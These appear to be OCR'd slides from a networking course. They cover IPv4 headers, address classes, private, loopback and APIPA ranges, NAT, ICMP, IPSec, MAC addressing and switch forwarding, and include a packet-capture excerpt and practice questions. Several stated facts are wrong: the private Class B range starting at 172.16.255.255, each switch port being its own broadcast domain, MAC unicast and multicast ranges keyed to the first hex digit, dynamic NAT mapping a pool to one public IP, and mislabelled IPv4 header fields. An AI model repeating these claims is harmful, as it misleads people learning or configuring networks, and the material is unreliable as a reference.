  - ✓ Routing Information Protocol (RIP)
  - ✓ Border Gateway Protocol (BGP)
  - ✓ Open Shortest Path First (OSPF)
- Routes inside of Routers are configured as either:
  - ✓ Static – Manual route configuration
  - ✓ Dynamic – Automated route configuration

Network Layer – Addressing

- Primary protocols are IPv4 and IPv6 specified in RFC 791 & 2460
- An packet (IPv4) contains:
  - ✓ Version (4)
  - ✓ Header Length (4)
  - ✓ Differential Services (8)
  - ✓ Total Length (16)
  - ✓ ID (16)
  - ✓ Ethernet Flags (3)
  - ✓ Fragment Offset (13)
  - ✓ TTL (8)
  - ✓ Protocol (8)
  - ✓ Header Checksum (16)
  - ✓ Source IP Address (32)
  - ✓ Destination IP Address (32)
  - ✓ Options (32)



```
> Frame 4: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
> Ethernet II, Src: 00:00:01:00:00:00, Dst: fe:ff:20:00:01:00
v Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 519
    Identification: 0x0f45 (3909)
  > Flags: 0x4000, Don't fragment
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x9010 [validation disabled]
    [Header checksum status: Unverified]
    Source: 145.254.160.237
    Destination: 65.208.228.223
> Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 1, Ack: 1, Len: 479
> Hypertext Transfer Protocol

0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00
0010  02 07 0f 45 40 00 80 06  90 10 91 fe a0 ed 41 d0
0020  e4 df 0d 2c 00 50 38 af  fe 14 11 4c 61 8c 50 18
0030  25 bc a9 58 00 00 47 45  54 20 2f 64 6f 77 6e 6c
0040  6f 61 64 2e 68 74 6d 6c  20 48 54 54 50 2f 31 2e
```

IPv4 Addressing Rules

- An IP address must be assigned to a host to communicate with other hosts
- An IP address is a 32-bit value formatted in a dotted-decimal notation containing 4 octets
- Each network interface card (NIC) is assigned an IP address before communicating over a network, LAN or WAN
- There are a total of 32-bits in an IPv4 address which means there are 2^32 or 4,294,967,296 potential IP addresses available for use

204.17.125.47

11001100.00010001.1111101.00101111

IPv4 Address Types

- There are three modes to consider when considering IP communications
  - ✓ Unicast: 1-to-1
  - ✓ Multicast: 1-to-Many
  - ✓ Broadcast: 1-to-All
- We will introduce the following IPv4 address types:
  - ✓ Class A, B, C, D, & E
  - ✓ Private
  - ✓ Loopback
  - ✓ Broadcast
  - ✓ APIPA

IPv4 Network Classes

- There are 5 IPv4 network classes with the following IP address ranges:

✓ Class A	0.0.0.0 – 127.255.255.255
✓ Class B	128.0.0.0 – 191.255.255.255
✓ Class C	192.0.0.0 – 223.255.255.255
✓ Class D (Multicast)	224.0.0.0 – 239.255.255.255
✓ Class E	240.0.0.0 – 247.255.255.255

- The determination of which IPv4 network class an address falls into, is based solely on the value of the first octet

Private IP Addresses

- There are a range of IP addresses assigned solely for internal IP addressing
- These addresses are locally used and non-routable across the internet
- RFC 1918 documents private IP addresses

Class A
10.0.0.0 – 10.255.255.255


Class B
172.16.255.255 - 172.31.255.255

Class C
192.168.0.0 – 192.168.255.255

Loopback Address

- A loopback address is a network interface configuration that allows for signals to remain within a host
- Loopback addresses can be used to debug traffic before they leave the confines of a network
- IPv4 loopback address can be with the following range:


127.0.0.0 – 127.255.255.255



Broadcast Address

- A broadcast is used to send messages to all hosts on a network segment
- A broadcast address is identified when 2 or more concurrent octets are designated with all 1's


255.255.255.255	Indicates a broadcast for all hosts in a network
172.16.255.255	Indicates a broadcast for all subnets and hosts in the 172.16.0.0 network
10.255.255.255	Indicates a broadcast for all subnets and hosts in the 10.0.0.0 network



APIPA Addresses


- Automatic Private IP Addressing is assigned to any host not receiving a proper IP address during the DHCP process
- Used in LANs and non-routable
- APIPA address range:

169.254.0.1 – 169.254.255.254



Time-to-Live


- Time-to-Live (TTL) refers to a setting that restricts the lifespan of data on a network
- When packets are sent over a network, a TTL "timestamp" is attached to each network layer
- Every time a packet crosses over a router boundary, the TTL value is decremented until the TTL reaches zero which prevents data from continuing indefinitely
- Operating systems specify both the TTL value as well as a "window size" making it easier to identify what type of operating systems are communicating over a network



OS TTL and Window Size Values


- The following table shows examples of different TTL and Window Sizes for various operating systems
- ICMP can identify TTL values and potential operating systems

Operating System	Time To Live	TCP Window Size
Linux	64	5840
Google Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows Vista	128	8192
Windows 7	128	8192
Windows 10	128	8192
Windows Server 2008	128	8192
Cisco Routers	255	4128



Network Layer – Network Address Translation

- Network Address Translation (NAT) maps private IP addresses to public IP addresses to save addressable IP addresses
- Three different NAT configurations:
  - ✓ Static NAT
    - ○ Each private IP is mapped to a single public IP
  - ✓ Dynamic NAT
    - ○ A pool of private IPs is mapped to a single public IP
  - ✓ Port Address Translation
    - ○ Each private IP is mapped to a single public IP and port




Network Layer – Static NAT

- Each private IP is mapped to a single public IP
- The objective of static NAT is to prevent disclosure of private IP space
- Static NAT is not effective on very large private networks


Network Layer – Dynamic NAT

- Dynamic NAT improves on static NAT by reducing the number of public IP addresses needed to communicate
- Dynamic NAT requires definition of the number of private IPs that will be associated with a single public IP address



Network Layer – PAT

- Port Address Translation (PAT) reduces the number of public IP addresses further by making use of port numbers
- Sessions established by each private IP are associated with specific port numbers on the public IP address
- Each public IP address can provide up to 65,535 ports



Network Layer – Internet Control Message Protocol

- ICMP sends messages between addressed endpoints to determine if errors or failures are occurring over a network
- Multiple options are available for ICMP to be more efficient over a network
- The information gathered between endpoints can be used to determine which operating systems are communicating over a network
- In addition to ICMP, there are two additional protocols that can be used to identify systems on a local area network:
  - ✓ ARP
  - ✓ TCP


Network Layer – IP Security

- IP Security (IPSec) is a suite of protocols that provides link encryption
- IPSec packets are composed of numerous components
  - ✓ Authentication Headers (AH)
  - ✓ Encapsulating Security Payloads (ESP)
  - ✓ Security Associations (SA)
- IPSec provides 2 modes of operation
  - ✓ Transport Mode
    - o IPSec encrypts only the data packet; ESP
    - o Used when sending packets to non-IPSec enabled routers
  - ✓ Tunneling Mode
    - o IPSec encrypts both the data packet and the source and destination IP headers; ESP and AH

Network Layer – IP Security


- IPSec key management and exchange protocols include:
  - ✓ Internet Security Association and Key Management Protocol (ISAKMP)
  - ✓ Oakley
  - ✓ Secure Key Exchange Mechanism for Internet (SKEME)
- The suite of these protocols in known as the Internet Key Management Protocol (IKMP) or Internet Key Exchange (IKE)

Data Link Layer


Application Layer
Presentation Layer
Session Layer
Transport Layer
Network Layer
Data Link Layer
Physical Layer

Data Link Layer

- Responsible for formatting packets from the Network layer into the proper format for transmission
- Data link standards including Ethernet (IEEE 802.3), Token Ring (IEEE 802.5), asynchronous transfer mode (ATM), Fiber Distributed Data Interface (FDDI), and Copper DDI (CDDI)
- Data Link Layer Protocols
  - Serial Line Internet Protocol (SLIP)
  - Point-to-Point Protocol (PPP)
  - Address Resolution Protocol (ARP)
  - Layer 2 Forwarding (L2F)
  - Layer 2 Tunneling Protocol (L2TP)
  - Point-to-Point Tunneling Protocol (PPTP)
  - Integrated Services Digital Network (ISDN)




Data Link Layer – MAC Addressing

- There are two sublayers within the data link layer:
  - Media Access Control (MAC)
    - Specifies how packets are transmitted on the interface
  - Logical Link Control (LLC)
    - Prepares data for transmission to the network layer
- Every Network Interface Card (NIC) contains a MAC address which is a 48-bit hardware address value composed of an Organizationally Unique Identifier (OUI) and a unique manufactured serial number

Organizationally Unique Identifier

1A:24:B4:17:E2:1C

Manufacturer Assigned Serial Number



Data Link Layer – MAC Addressing

- Frames used to communicate in Ethernet based networks:
  - ✓ Broadcast
    - ○ A frame that is broadcast to all ports
  - ✓ Unicast
    - ○ A frame sent from a single source to a specific MAC address
  - ✓ Multicast
    - ○ A frame can either be end to all ports or sent only to ports needing the frame

FF:FF:FF:FF:FF:FF


Ethernet Broadcast

0x:xx:xx:xx:xx:xx – 7x:xx:xx:xx:xx:xx

Ethernet Unicast


8x:xx:xx:xx:xx:xx – Fx:xx:xx:xx:xx:xx

Ethernet Multicast / Broadcast



Data Link Layer – Broadcast Domains

- Several ways to communicate over an Ethernet network
  - ✓ Unicast – One-to-One Communication
  - ✓ Multicast – One-to-Many Communication
  - ✓ Broadcast – One-to-All Communication
- A network broadcast sends message to all other hosts on a network
- An example of a broadcast domain is a switched network




Data Link Layer Devices

Bridge

Multiple Collision Domains
Single Broadcast Domain


Switch

Multiple Collision Domains
Single Broadcast Domain




Data Link Layer Devices – Bridge

- A 2-port device connecting network segments and breaking up collision domains
- Bridges are implemented as software solutions, whereas switches are generally hardware based




Data Link Layer – Practical

- How many collision and broadcast domains are in the network shown?




Data Link Layer – Practical

- How many collision and broadcast domains are in the network shown?




Data Link Layer – Practical

- How many collision and broadcast domains are in the network shown?




Data Link Layer Devices – Switch

- A switch is a multi-point bridge device
- Broadcast Domain – A logical network separation that allows nodes to communicate through broadcasts
- Each port on a switch contains an independent broadcast domain
- Media Access Control (MAC) – Unique network interface for each device on a network
- Switches operate Layer 2 and 3, of the OSI model



Data Link Layer Devices – Switch

- Switches provides three main functions:
  - Address Learning
    - Switches collect source MAC addresses from each frame and generate a MAC Address Table
  - Forwarding Decisions
    - When an address is found in the MAC Address Table, the frame is sent to the correct interface
    - Otherwise, it is flooded out of all switch ports
  - Loop Avoidance
    - A loop occurs when frames are continuously broadcast
    - Switches prevent loops through specialized protocols
- To keep track of systems on a LAN, switches use a MAC address table




Data Link Layer – Switch Decisions

- Switches forward frames based on the destination MAC address
  - For unknown destination unicast, multicast, and broadcast addresses are flooded out every switch port
  - For known unicast addressees
    - If an entry is different then the outgoing interface it is forwarded
    - If an entry is the same as the outgoing interface it is filtered
- Switches learn MAC addresses based on the source MAC address
  - The switch will note the incoming MAC address and port
  - If the MAC address and port are not currently in the CAM table, they will be added

Data Link Layer – Frames

- Ethernet is defined by RFC 894
  - ✓ A Standard for the Transmission of IP Datagrams over Ethernet Networks
- An Ethernet frame contains:
  - ✓ Destination MAC (6 bytes)
  - ✓ Source MAC (6 bytes)
  - ✓ Ethernet Type (2 Bytes)
  - ✓ Ethernet Payload
    - o Includes data from all higher TCP/IP layers




```
> Frame 4: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
v Ethernet II, Src: 00:00:01:00:00:00, Dst: fe:ff:20:00:01:00
  > Destination: fe:ff:20:00:01:00
  > Source: 00:00:01:00:00:00
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
> Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 1, Ack: 1, Len: 479
> Hypertext Transfer Protocol
```

Ethernet Type List

Data Link Layer – Switch Forwarding to Known Unicast Frames

- If a frame is received by the switch and the destination is listed on the MAC Address Table, then the frame will be forwarded to the specified system




MAC Address Table

MAC Address	Interface
1A:24:11:11:11:11	F0/1
1A:24:22:22:22:22	F0/2
1A:24:33:33:33:33	F0/3

MAC Address Table
Switching Table
Bridging Table
Content-Addressable Memory Table

Data Link Layer – Switch Forwarding Decision with Multiple Switches Known Unicast Frames

- If a frame is received by a switch but not listed in the MAC Address Table, it will send it on to another connected switch



MAC Address Table – SW1

